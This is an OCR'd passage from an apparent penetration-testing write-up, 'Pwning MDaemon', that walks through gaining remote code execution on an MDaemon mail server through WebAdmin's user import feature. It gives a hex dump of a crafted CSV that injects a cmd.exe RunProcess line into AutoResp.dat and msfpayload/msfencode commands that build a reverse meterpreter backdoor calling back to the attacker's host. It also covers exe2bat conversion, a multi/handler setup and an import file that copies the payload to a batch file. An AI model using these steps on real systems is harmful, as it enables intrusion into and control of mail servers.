


This is WebAdmin's user import page which is located at the following URL.

http://[MDaemon_IP]:1000/modalframe.wdm?file=user_import.wdm&sid=[User_SessionID]

With the malicious code injected into the *AutoResp.dat* file all we have to do is send an email to the user for whom we had created an entry in the *AutoResp.dat* file (e.g. pluto@ac1dc0de.com). If the user account does not currently exist, it will be created upon successful processing of our malicious user import file. In this case, the Autoresponder remote code execution trigger will be an automated welcome email sent by the web application itself, as part of the user account creation process.

Last but not least, we have to perform one more trick to achieve remote code execution on the mail server. This is, to terminate each line of our malicious injection code in the user import file with a Carriage Return character (\x0d) instead of the Carriage Return Line Feed character combination (\x0d\x0a) or simply the Line Feed (\x0a) character. This will prevent our code from modifying the structure of the user import file in a way that will render it invalid but at the same time will be in a valid *AutoResp.dat* format so that it can be successfully processed by the Autoresponder function. Hence our user import file will look like this:



The lines that will be injected into the *AutoResp.dat* file (except the last one), need to be terminated with a Carriage Return character. The actual positions are clearly displayed in the screenshot.

Pwning MDaemon

Hex Editor - [cmd.csv]


File Edit View Tools Window Help


```
00000380:  64 65 2e 63 6f 6d 22 2c 22 67 6f 6f 66 79 22 2c   de.com","goofy",
00000390:  22 61 63 31 64 63 30 64 65 2e 63 6f 6d 22 2c 22   "ac1dc0de.com","
000003a0:  67 6f 6f 66 79 22 2c 22 43 3a 5c 4d 44 41 45 4d   goofy","C:\MDAEM
000003b0:  4f 4e 5c 55 73 65 72 73 5c 61 63 31 64 63 30 64   ON\Users\ac1dc0d
000003c0:  65 2e 63 6f 6d 5c 67 6f 6f 66 79 5c 22 2c 22 41   e.com\goofy\","A
000003d0:  31 32 33 34 62 21 22 2c 30 2c 30 2c 59 2c 31 2c   1234b!",0,0,Y,1,
000003e0:  31 2c 30 2c 30 2c 30 2c 30 2c 30 2c 30 2c 30 2c   1,0,0,0,0,0,0,0,
000003f0:  22 22 2c 22 22 2c 22 22 2c 22 32 35 22 2c 22 22   "","","","25",""
00000400:  2c 22 52 46 43 38 32 32 22 2c 22 22 2c 22 63 3a   ,"RFC822","","c:
00000410:  5c 77 69 6e 64 6f 77 73 5c 6e 6f 74 65 70 61 64   \windows\notepad
00000420:  2e 65 78 65 [..] 50 61 73 73 4d 65 73 73 61 67 65   .exe PassMessage
00000430:  3d 4e 6f [..] 5b 70 6c 75 [..] 6f 40 61 63 31 64 63   =No [pluto@ac1dc
00000440:  30 64 65 2e 63 6f 6d 5d [..] 45 6e 61 62 6c 65 64   0de.com] Enabled
00000450:  3d 59 65 73 [..] 52 75 6e 50 72 6f 63 65 73 73 3d   =Yes RunProcess=
00000460:  63 6d 64 2e 65 78 65 20 2f 4b 20 64 69 72 20 5c   cmd.exe /K dir \
00000470:  20 3e 20 5c 6d 64 61 65 6d 6f 6e 5c 77 6f 72 6c    > \mdaemon\worl
00000480:  64 63 6c 69 65 6e 74 5c 68 74 6d 6c 5c 73 73 61   dclient\html\ssa
00000490:  70 69 2e 64 61 74 [..] 50 61 73 73 4d 65 73 73 61   pi.dat PassMessa
000004a0:  67 65 3d 4e 6f 22 2c 22 22 2c 22 22 2c 30 2c 30   ge=No","","",0,0
000004b0:  2c 30 2c 30 2c 30 2c 31 2c 31 2c 30 2c 30 2c 30   ,0,0,0,1,1,0,0,0
000004c0:  2c 22 22 2c 22 22 2c 22 28 30 31 2f 32 33 2f 32   ,"","","(01/23/2
000004d0:  30 31 33 20 30 31 3a 35 32 29 22 2c 22 54 75 65   013 01:52)","Tue
000004e0:  20 4a 61 6e 20 32 32 20 30 34 3a 34 34 3a 32 39    Jan 22 04:44:29
000004f0:  20 32 30 31 33 22 [..]    34 3a 34 34 3a 32 39    2013".. 4:44:29
```


For Help, press F1 | Offset: 00000424 of 000004f8, 83% | Sel: 00000000 - 00000000 (0 bytes)

Carriage Return characters (CR) have a hexadecimal value of *0d* whereas Line Feed characters (LF) have a hexadecimal value of *0a*. In MS Windows lines are terminated with CRLF which equals to *0d0a* in hex. However, the lines that make-up the code that will modify the *AutoResp.dat* file and are part of the user import file, must be terminated with CR characters only (*0d*).

Pwning MDaemon



Upon successful import of our malicious user file, we get a confirmation message which indicates that the inserted CR characters did not break the file structure.




By sending an email to Pluto, the command

dir \ > \mdaemon\worldclient\html\ssapi.dat

which is now part of the *AutoResp.dat* file, will be executed.

Pwning MDaemon



We redirected the output of the command executed in a file (*ssapi.dat*) located in the WorldClient's webroot directory, and we can hence view its contents using our browser.

Pwning MDaemon

Based on further research, we have identified that there is a way to gain remote code execution without the need to inject any Carriage Return (CR) characters in the *AutoResp.dat* file. Instead, we can setup the *AutoResp.dat* file in a way that will allow us to specify an executable file as the Autoresponder Program and also enable the Autoresponder functionality for our own user account. This is a better way to gain remote code execution because we don't mess with other users' configuration and hence do not risk interrupting their work.

This time, instead of executing operating system commands, we will setup a reverse meterpreter connection between the mail server (192.168.10.111) and our Metasploit instance (192.168.10.72). We start by creating a reverse meterpreter executable and setting up a Metasploit multi/handler. The way to transfer the executable file on the mail server is to convert it into a Windows batch file and paste its contents into the Autoresponder textbox. The system saves the Autoresponder text in a file in *C:\MDaemon\App,* with the user's email address (e.g. goofy@ac1dc0de.com) as the filename and *rsp* as the file extension. Using the Autoresponder program execution functionality we change the file extension to *.bat* and run the batch file. This creates the reverse meterpreter executable on disk which gets executed though Autoresponder and opens a reverse connection to our machine.

```
root@bt: /pentest/windows-binaries/tools
File  Edit  View  Terminal  Help
root@bt:/opt/metasploit/msf3# ./msfpayload windows/meterpreter/reverse_tcp LHOST=1
92.168.10.72 R | ./msfencode -t exe-small -e x86/shikata_ga_nai -c 1 > revmeter72.
exe
[*] x86/shikata_ga_nai succeeded with size 317 (iteration=1)

root@bt:/opt/metasploit/msf3# cp revmeter72.exe /pentest/windows-binaries/tools/
root@bt:/opt/metasploit/msf3# cd /pentest/windows-binaries/tools/
root@bt:/pentest/windows-binaries/tools# wine exe2bat.exe revmeter72.exe revmeter7
2.txt

Finished: revmeter72.exe > revmeter72.txt
root@bt:/pentest/windows-binaries/tools#
```

A reverse meterpreter backdoor is first generated and then converted to a Windows batch file using the tool *exe2bat.exe*.

Pwning MDaemon


```
Terminal
File  Edit  View  Terminal  Help
Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique: seh, thread, process, no
ne
   LHOST     192.168.10.72    yes       The listen address
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf  exploit(handler) >
```

We setup a Metasploit multi/handler to catch the reverse meterpreter connection.


Pwning MDaemon

	A	B	C	D	E	F	Y	AA
1	Email	MailBox	Domain	FullName	MailDir	Password		AutoRespProcess
2	goofy@ac1dc0de.com	goofy	ac1dc0de.com	goofy	C:\MDAEMON	A1234b!	..snip..	cmd.exe /K copy goofy@ac1dc0de.com.rsp msf.bat /Y

These are the contents of the *RCE1.csv* import file. The *AutoRespProcess* is setup to copy *goofy@ac1dc0de.com.rsp* to *msf.bat*.




The *RCE1.csv* file is ready to be imported into the application.



Once the *RCE1.csv* file is imported, the *AutoResp.dat* file contains the execution string. However, the *Enabled* field is set to *No* which means that Autoresponder is turned off.

Pwning MDaemon




We then visit our own user account configuration page in WebAdmin and paste the contents of the reverse meterpreter batch file in the Autoresponder text area, by checking the *"Enable an autoresponder for this account"* checkbox and clicking the *"Save"* button whatever is contained in the text area is saved in the user's *.rsp* file (e.g. goofy@ac1dc0de.com.rsp).

Pwning MDaemon

AutoResp.dat

